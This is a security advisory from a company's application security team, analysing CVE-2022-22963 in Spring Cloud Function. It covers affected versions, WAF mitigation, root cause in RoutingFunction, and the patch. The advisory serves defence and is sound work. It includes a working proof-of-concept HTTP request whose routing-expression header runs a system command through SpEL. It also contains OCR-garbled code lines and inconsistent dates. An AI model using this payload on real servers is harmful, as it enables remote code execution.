CVE-2022-22963

SpEL Injection Technical Analysis

trendyol.com

Application Security Team

Who is affected by this vulnerability?

The first notable sharing about the vulnerability was published on Cyberkendra on 26.03.2022. After that, the first version of the vulnerability report was shared by VMware teams on 20.03.2022 with the code CVE 2022-22963.

The codes that cause the vulnerability are located in “spring.cloud.function”. After the release of the vulnerability, the developer teams released the versions where the vulnerability was fixed.

“spring.cloud.function”;

- 3.1.7
- 3.2.3

All versions other than these two versions **are affected** by the **CVE-2022-22963** vulnerability.

Note: Details can be accessed via the issue issue on Github.


Quick Action Steps

- First of all, requests that contain the phrase "spring.cloud.function.routing-expression" in the request headers over WAF should be blocked.
- The "spring.cloud.functions" versions of the applications belonging to the company should be determined and updated to safe versions.
- After defining the rules through SCA tools, the use of vulnerable components by your applications should be prevented.

Note: Since the "spring.cloud.function.context" library is the source of the vulnerability, attention should be paid to all components that directly or indirectly use this library.

Vulnerability Details - SpEL Injection

After the release of the vulnerability, as Trendyol AppSec team, we started an investigation to determine the root causes of the vulnerability. We chose "functionRouter" as our starting point. Even if it is not defined in the application, it is considered valid by the application.




```
 * - Check if spring.cloud.function.routing-expression is set in header ar
 * If NOT
 * - Check `spring.cloud.function.definition` is set in FunctionProperties and if it is use
 * If NOT
 * - Check `spring.cloud.function.routing-expression` is set in FunctionProperties and if
 * If NOT
 * - Fail
 */
private Object route(Object input, boolean originalInputIsPublisher) {
    FunctionInvocationWrapper function = null;

    if (input instanceof Message = true ) {
        Message<?> message = (Message<?>) input;
        if (this.routingCallback != null = false ) {
            FunctionRoutingResult routingResult = this.routingCallback.routingResult(messag
            if (routingResult != null) {
                if (StringUtils.hasText(routingResult.getFunctionDefinition())) {
```

```
Evaluate expression (⏎) or add a watch (⇧⌘⏎)                          Java
headers = {MessageHeaders@5423} size = 20
  > "sec-fetch-mode" -> "navigate"
  > "content-length" -> "3"
  > "sec-fetch-site" -> "none"
  > "accept-language" -> "en-US,en;q=0.9"
  > "sec-fetch-user" -> "?1"
  > "uri" -> "/functionRouter"
  > "accept" -> "text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*
  > "sec-ch-ua" -> ""(Not(A:Brand";v="8", "Chromium";v="99""
  > "sec-ch-ua-mobile" -> "?0"
  > "sec-ch-ua-platform" -> ""macOS""
  > "host" -> "localhost:8080"
  > "upgrade-insecure-requests" -> "1"
  > "spring.cloud.function.routing-expression" -> "T(java.lang.Runtime).getRuntime().exec("open -a /System/Applications/Calculator.app")"
  > "connection" -> "close"
```


```
POST /functionRouter HTTP/1.1
Host: localhost:8080
sec-ch-ua: "(Not(A:Brand";v="8", "Chromium";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "macOS"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/99.0.4844.74 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,ima
ge/avif,image/webp,image/apng,*/*;q=0.8,application/signe
d-exchange;v=b3;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
spring.cloud.function.routing-expression:
T(java.lang.Runtime).getRuntime().exec("open -a
/System/Applications/Calculator.app")
Content-Type: application/x-www-form-urlencoded
Content-Length: 3

asd
```

During the examinations on “functionRouter”, the method “org.springframework.cloud.function.context.config.RoutingFunction” has been determined. It has been observed that requests sent to the "functionRouter" address are caught by the "route" method in the "RoutingFunction" class.



```
124             }
125             else if (StringUtils.hasText((String) message.getHeaders().get("spring.cloud.function.routing-expression"))) {
126                 function = this.functionFromExpression((String) message.getHeaders().get("spring.cloud.function.routing-expression"), mes
127                 if (function.isInputTypePublisher()) {
128                     this.assertOriginalInputIsNotPublisher(originalInputIsPublisher = false );
129                 }
130             }
```

In line 125 of the relevant method, it is seen that the request header that causes the vulnerability is controlled from within the request.




```
208     private FunctionInvocationWrapper functionFromExpression(String routingExpression, Object input) {
209         Expression expression = spelParser.parseExpression(routingExpression);
210         String functionName = expression.getValue(this.evalContext, input, String.class);
211         Assert.hasText(functionName,  message: "Failed to resolve function name based on routing expression '" + functionProp
212         FunctionInvocationWrapper function = functionCatalog.lookup(functionName);
213         Assert.notNull(function,  message: "Failed to lookup function to route to based on the expression '"
214                 + functionProperties.getRoutingExpression() + "' whcih resolved to '" + functionName + "' function name.");
215         if (logger.isInfoEnabled()) {
216             logger.info("Resolved function from provided [routing-expression]  " + routingExpression);
217         }
218         return function;
219     }
```

The value taken from the “spring.cloud.function.routing-expression” header is transferred to the “spelParser.parseExpression” method in the “functionFromExpression”.

SpEL (Spring Expression Language) is a language that allows searching and manipulating objects within the runtime. When the "parseExpression" method receives content in "string" format, if it contains commands specific to the SpEL language, the code can be run on the system. Sample payload:


- T(java.lang.Runtime).getRuntime().exec("open -a /System/Applications/Calculator.app")



```
        if (logger.isInfoEnabled()) {
            logger.info("Resolved function from provided [definition] property " + functionProperties.getDefinition());
        }
        return function;
    }

    private FunctionInvocationWrapper functionFromExpression(String routingExpression, Object input) {  routingExpression: "T(java.lang
        Expression expression = spelParser.parseExpression(routingExpression);  routingExpression: "T(java.lang.Runtime).getRuntime()
        String functionName = expression.getValue(this.evalContext, input, String.class);  input: "GenericMessage [payload={asd=[]},
```

```
Evaluate expression (⏎) or add a watch (⇧⌘⏎)
> this = {RoutingFunction@5027}
> routingExpression = "T(java.lang.Runtime).getRuntime().exec("open -a /System/Applications/Calculator.app")"
> input = {GenericMessage@7081} "GenericMessage [payload={asd=[]}, headers={sec-fetch-mode=navigate, content-length=3, sec-fetch-site=none, accep... View
> expression = {SpelExpression@7087}
> spelParser = {SpelExpressionParser@5030}
> functionProperties = {FunctionProperties@5020}
> functionCatalog = {BeanFactoryAwareFunctionRegistry@5019}
> this.evalContext = {StandardEvaluationContext@5029}
```

```
POST /functionRouter HTTP/1.1
Host: localhost:8080
sec-ch-ua: "(Not(A:Brand";v="8",
"Chromium";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "macOS"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0;
 Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/99.0.4844.74
Safari/537.36
Accept:
text/html,application/xhtml+xml,applicati
on/xml;q=0.9,image/avif,image/webp,image/
apng,*/*;q=0.8,application/signed-exchang
e;v=b3;q=0.9
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
spring.cloud.function.routing-expression:
T(java.lang.Runtime).getRuntime().exec("o
pen -a
/System/Applications/Calculator.app")
Content-Type:
application/x-www-form-urlencoded
Content-Length: 3

asd
```



spring-cloud-function-3.1.6 – RoutingFunction.java [spring-cloud-function-co
spring-cloud-function-3.1.6 〉 spring-cloud-function-context 〉 src 〉 main 〉 java 〉 org 〉 springframework 〉 cloud 〉 function 〉 context 〉 config 〉 RoutingFunction
BeanFactoryAwareFunctionRegistry.java
PocController.java
Cve202222963Application.java
AbstractComposableFunctionRegistry.java
ContextFunctionCatalogAutoConfiguration.java
Project
0
AC
⁺∕₋
%
÷
7
8
9
×
4
5
6
−
1
2
3
+
0
,
=


```
        if (logger.isInfoEnabled()) {
            logger.info("Resolved function from provided [definition] property " + functionProperties.getDefinition());
        }
        return function;
    }

    private FunctionInvocationWrapper functionFromExpression(String routingExpression, Object input) {
        Expression expression = spelParser.parseExpression(routingExpression);
        String functionName = expression.getValue(this.evalContext, input, String.class);
        Assert.hasText(functionName,  message: "Failed to resolve function name based on routing expression '" + functionProperties.getRouting
        FunctionInvocationWrapper function = functionCatalog.lookup(functionName);
        Assert.notNull(function,  message: "Failed to lookup function to route to based on the expression '"
                + functionProperties.getRoutingExpression() + "' whcih resolved to '" + functionName + "' function name.");
        if (logger.isInfoEnabled()) {
            logger.info("Resolved function from provided [routing-expression]  " + routingExpression);
        }
        return function;
```

The application is running

We see that the calculator is opened as a result of running the "getValue" method.

What Has Changed After Patch?

In order to eliminate the security vulnerability, SpEL commands from the header are provided to be run in a smaller and "read-only" context.




RoutingFunction.java ×
MessageUtils.java
spring-cloud-function-context > src > main > java > org > springframework > cloud > function > context > config > RoutingFun

```java
    private final StandardEvaluationContext evalContext = new StandardEvaluationContext();

    private final SimpleEvaluationContext headerEvalContext = SimpleEvaluationContext
            .forPropertyAccessors(DataBindingPropertyAccessor.forReadOnlyAccess()).build();

    private final SpelExpressionParser spelParser = new SpelExpressionParser();

    private final FunctionCatalog functionCatalog;

    private final FunctionProperties functionProperties;

    private final MessageRoutingCallback routingCallback;

    public RoutingFunction(FunctionCatalog functionCatalog, FunctionProperties functionProperties) {
        this(functionCatalog, functionProperties, null, null);
    }
```

trendyol.com

Application Security Team



```java
private FunctionInvocationWrapper functionFromExpression(String routingExpression, Object input, boolean isViaHeader) {
    Expression expression = spelParser.parseExpression(routingExpression);
    if (input instanceof Message) {
        input = MessageUtils.toCaseInsensitiveHeadersStructure((Message<?>) input);
    }

    String functionName = isViaHeader ? expression.getValue(this.headerEvalContext, input, String.class) : expression.getValue(this.evalContext, input, Str
    Assert.hasText(functionName, "Failed to resolve function name based on routing expression '" + functionProperties.getRoutingExpression() + "'");
    FunctionInvocationWrapper function = functionCatalog.lookup(functionName);
    Assert.notNull(function, "Failed to lookup function to route to based on the expression '"
            + functionProperties.getRoutingExpression() + "' which resolved to '" + functionName + "' function name.");
    if (logger.isInfoEnabled()) {
        logger.info("Resolved function from provided [routing-expression]  " + routingExpression);
    }
    return function;
}
```

However, it should be noted that SpEL commands are still processed by the library.